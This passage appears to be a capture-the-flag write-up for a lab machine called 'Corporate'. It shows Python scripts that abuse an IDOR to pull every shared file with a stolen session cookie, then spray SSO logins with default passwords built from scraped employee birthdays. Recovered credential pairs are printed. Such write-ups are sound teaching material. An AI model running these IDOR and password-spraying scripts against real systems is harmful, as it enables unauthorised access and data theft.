

We have just successfully transferred a file belonging to Candido McDermott, using the user Dangelo Koch, to the user Jammie Corkery
So we do have an IDOR and we can now transfer ALL the files
Let’s make a python script, knowing that the limit is 243 because above that, we get a 404 error
1
2
3
GET /sharing/file/243 ----> HTTP/1.1 403 Forbidden

GET /sharing/file/244 ----> HTTP/1.1 404 Not Found
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
import requests

url = "http://people.corporate.htb/sharing"
headers = {
    "User-Agent": "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:136.0) Gecko/20100101 Firefox/136.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Origin": "http://people.corporate.htb",
    "DNT": "1",
    "Sec-GPC": "1",
    "Connection": "keep-alive",
    "Referer": "http://people.corporate.htb/sharing",
    "Cookie": "CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MywibmFtZSI6IkRhbmdlbG8iLCJzdXJuYW1lIjoiS29jaCIsImVtYWlsIjoiRGFuZ2Vsby5Lb2NoQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NzA0MTcwODAsImV4cCI6MTc3MDUwMzQ4MH0.BazXC1lJk-iOjwWguzAKU1iotlLRyLIWFOer0Tp_eJY; session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=tJnQUBFA8f1miz_DfVrJQ7MFWco",
    "Upgrade-Insecure-Requests": "1",
    "Priority": "u=0, i"
}

for i in range(244):
    data = {"fileId": i, "email": "jammie.corkery@corporate.htb"}
    r = requests.post(url, headers=headers, data=data)
    print(f"{i}: {r.status_code}")

Our user will now have a LONG file list (243 files ;))
Bruteforce default password
Not all the files are interesting and they are all .docx files, but only one file is a .pdf
We download it and here’s what we find inside

This is REALLY interesting because we can know the birthdays of every employee
There is an endpoint that looks like this /employee/<ID>
Here is an example with the user account we are logged

We can therefore imagine a Python script that grabs all the IDs, sets up a list of passwords with “CorporateStarter+the_date_found”, and tests the passwords on the SSO
Here’s an example with different ID but the same session


Knowing that after performing the tests manually - I realized that the IDs were between 5001 and 5079
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
import requests
import re
from datetime import datetime
from rich.console import Console
from rich.table import Table
from rich.live import Live

console = Console()
base_people = "http://people.corporate.htb/employee"
login_url = "http://sso.corporate.htb/login"
headers = {'Cookie': 'session=eyJmbGFzaGVzIjp7ImluZm8iOltdLCJlcnJvciI6W10sInN1Y2Nlc3MiOltdfX0=; session.sig=pCDQOrjjgn11svkaBUy5Pf4KX3Q; CorporateSSO=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NTA3MywibmFtZSI6IkRhbmdlbG8iLCJzdXJuYW1lIjoiS29jaCIsImVtYWlsIjoiRGFuZ2Vsby5Lb2NoQGNvcnBvcmF0ZS5odGIiLCJyb2xlcyI6WyJzYWxlcyJdLCJyZXF1aXJlQ3VycmVudFBhc3N3b3JkIjp0cnVlLCJpYXQiOjE3NzA0MTcwODAsImV4cCI6MTc3MDUwMzQ4MH0.BazXC1lJk-iOjwWguzAKU1iotlLRyLIWFOer0Tp_eJY'}

table = Table(title="Valid Corporate Credentials", show_header=True, header_style="bold cyan")
table.add_column("Username", style="green")
table.add_column("Password", style="yellow")
table.add_column("Status", justify="center")

valid_creds = []

with Live(table, refresh_per_second=4):
    for i in range(5001, 5080):
        try:
            r = requests.get(f"{base_people}/{i}", headers=headers, timeout=5)
            if m := re.search(r'Viewing (.*?)</h1>', r.text):
                parts = m.group(1).split(' ')
                u = f"{parts[0].lower()}.{parts[1].lower()}"

                if d := re.search(r'Birthday</th>\s*<td>(\d{1,2}/\d{1,2}/\d{4})</td>', r.text):
                    dt = datetime.strptime(d.group(1), '%m/%d/%Y')
                    p = f"CorporateStarter{dt.strftime('%d%m%Y')}"

                    data = {'username': u, 'password': p}
                    res = requests.post(login_url, data=data, allow_redirects=False, timeout=5)

                    if res.status_code == 302 and "error=" not in res.headers.get('Location', ''):
                        table.add_row(u, p, "[bold green]OK[/bold green]")
                        valid_creds.append((u, p))
        except:
            continue

if not valid_creds:
    console.print("[bold red]No valid credentials found.[/bold red]")
1
2
3
4
5
6
7
8
9
10
11
12
➜ python3 brute_sso.py

    Valid Corporate Credentials

┏━━━━━━━━━━━━━━━┳━━━━━━━━━━━━━━━━━━━━━━━━━━┳━━━━━━━━┓
┃ Username      ┃ Password                 ┃ Status ┃
┡━━━━━━━━━━━━━━━╇━━━━━━━━━━━━━━━━━━━━━━━━━━╇━━━━━━━━┩
│ elwin.jones   │ CorporateStarter04041987 │   OK   │
│ laurie.casper │ CorporateStarter18111959 │   OK   │
│ nya.little    │ CorporateStarter21061965 │   OK   │
│ brody.wiza    │ CorporateStarter14071992 │   OK   │
└───────────────┴──────────────────────────┴────────┘
We can test the users one by one, but Elwin Jones is part of the IT group, so we can assume he has more permissions than the others

Internal Access via VPN
Going on his files, we can grab his VPN
